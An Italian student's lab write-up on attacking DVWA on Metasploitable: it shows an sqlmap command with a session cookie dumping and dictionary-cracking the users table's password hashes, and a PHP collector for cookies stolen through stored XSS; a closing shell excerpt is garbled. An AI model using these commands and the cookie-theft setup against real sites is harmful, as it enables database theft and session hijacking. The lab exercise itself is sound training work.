Progetto settimanale

Web application hacking

L'esercizio ci chiede di exploitare le vulnerabilità di DVWA di metaspoitable, dove va preconfigurato il livello di sicurezza low:

SQL injection (blind), XSS stored


SQL injection (blind)

Lo scopo è quello di recuperare le password degli utenti presenti sul Database, sfruttando la SQLi. Come primo passo, apro Burpsuite per intercettare tutte le richieste così da prendere tutte le informazioni che mi servono. Per svolgere l'esercizio, ho approfondito le conoscenze sul tool di kali **sqlmap**, che permette di automatizzare il rivelamento e lo sfruttamento di difetti nelle SQL injection e prendere così il controllo del server DBMS.

Trovandomi sulla schermata di DVWA, inserisco un numero id casuale, in questo caso 1, così da poter intercettare la richiesta con Burp.



Ora andando su Burp e prendendo l'ultima richiesta fatta, possiamo vedere le informazioni per procedere con il tool sqlmap. In questo caso andiamo a prendere l'URL e il cookie.



Vado sulla shell di kali e digito il comando **sqlmap** seguito da **-u** (che sta ad indicare url) dopo l'url inserisco la stringa di cookie catturata da Burp, preceduta da **-cookie**.

```
[06:03:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[06:03:08] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:03:18] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' in jectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [
Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ris k (1) values? [Y/n] y
[06:04:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

Successivamente vado ad aggiungere uno switch, all'url e al cookie. **-p id** che sarebbe il parametro vulnerabile. Questo parametro mi dice che c'è un database, e mi dice tutte le info correlate. Inoltre mi riporta tutti i payload che sono stati efficaci nella ricerca dell'injection.

Vado poi a richiamare il database, con lo switch **–dbs** e mi mostra tutti i database disponibili, in questo caso 7, tra cui DVWA.

Successivamente aggiungendo lo switch **–tables**, il tool mi manda a schermo tutte le tabelle disponibili, tra i quali il database DVWA con due tabelle, guestbook e users.

```
back-end DBMS: MySQL ≥ 5.0.12
[06:08:33] [INFO] fetching database names
[06:08:33] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, ti kiwiki, tikiwiki195'
[06:08:34] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
[17 tables]
   CHARACTER_SETS
   COLLATION_CHARACTER_SET_APPLICABILITY
   COLUMNS
   COLUMN_PRIVILEGES
   KEY_COLUMN_USAGE
PROFILING
   ROUTINES
SCHEMATA
    SCHEMA_PRIVILEGES
   STATISTICS
   TABLE_CONSTRAINTS
TABLE_PRIVILEGES
    TRIGGERS
   USER_PRIVILEGES
VIEWS
[2 tables]
   guestbook
   users
```

Il passo successivo è quello di estrapolare solo la tabella users, per fare ciò uso lo switch -T users -dump. Lo switch dump serve proprio per estrapolare tutti i dati dalla tabella. Durante l'esecuzione del programma, il tool chiede se vogliamo salvare le hash trovate e successivamente ci chiede se vogliamo fare un attacco a dizionario decriptandole. Io ho scelto di far fare tutto al tool automatizzato. Infatti nelle foto che seguono, si possono vedere le fasi di cracking delle password e la tabella finale del database.


```
—$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit#" — cookie="security=low; PHPSESSID=1f1bf5a1ff5edf5ee21c674c4bc29198" -p id -T users — dump

    06:10:32] [INFO] fetching current database
   [06:10:32] [WARNING] reflective value(s) found and filtering out
  [06:10:32] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:10:32] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:10:32] [INFO] recognized possible password hashes in column 'password'
  do you want to store hashes to a temporary file for eventual further processing with other tools [y/
  [06:10:56] [INFO] writing hashes to a temporary file '/tmp/sqlmapyz_vs65y22106/sqlmaphashes-k7du7kx
do you want to crack them via a dictionary-based attack? [Y/n/q] y
 [06:11:01] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
  [06:11:16] [INFO] using default dictionary
  do you want to use common password suffixes? (slow!) [y/N] y
  do you want to use common password suffixes? (slow!) [y/N] y
[06:11:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:11:22] [INFO] starting 2 processes
[06:11:24] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:11:25] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:11:29] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:11:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:11:54] [INFO] using suffix '12'
[06:11:58] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:12:10] [INFO] using suffix '2'
[06:12:29] [INFO] using suffix '12'
                          [INFO] using suffix '12'
[INFO] using suffix '3'
   06:12:29]
                          [INFO]
[INFO]
[INFO]
                                          using suffix
                                         using suffix
                                          using suffix
                                          using suffix
                                          using suffix
Database: dvwa
Table: users
 [5 entries]
```

Tramite l'utilizzo di sqlmap, son riuscito a prendere tutte le password della tabella users e con lo stesso utilizzo, le password sono state craccate in breve tempo.

XSS stored

L'esercizio ci chiede di recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server. Come prima cosa va risolto il problema dei caratteri massimi sull'input "message", portandolo da 50 a 1000.



Successivamente avvio il server apache 2 e mysql da shell.

Con Cd mi sposto in /var/www/html/ e creo due file "receive.php" e un "session_log.txt" dove in quest'ultimo dovrebbe esser scritta la sessione importata dall'input di dvwa. Cambio i privilegi del file per permettere la scrittura nel file con chmod e mi sposto nel file php dove inserisco un codice reperito su internet per permettere la scrittura della sessione nella cartella "session_log.txt".

```
GNU nano 7.2


?php

// Verifica se è stato inviato un valore 'session'
if (isset($_POST['session'])) {
    // Ottieni il valore della sessione
    $sessionData = $_POST['session'];

    // Salva la sessione in un file di log
    file_put_contents('session_log.txt', $sessionData);

    // Invia una risposta di successo al client
    echo "Sessione inviata e salvata correttamente.";
} else {
    // Se non viene inviata alcuna sessione, restituisci un errore
    echo "Errore: Sessione non ricevuta.";
}
}
```

Mi sposto sull'input di dvwa e inserisco uno script che prende il cookie e lo manda in localhost/receive.php, il quale successivamente dovrebbe scriverlo in session log.txt.



```
(kali® kali)-[/var/www/html]
$\$\$\sudo\$\chance{\text}\text{chance} \text{kali}\text{\text{chance} \text{chance} \text{chance}
```

Cambiando i privilegi di scrittura, mi scrive la sessione, nel file apposito.

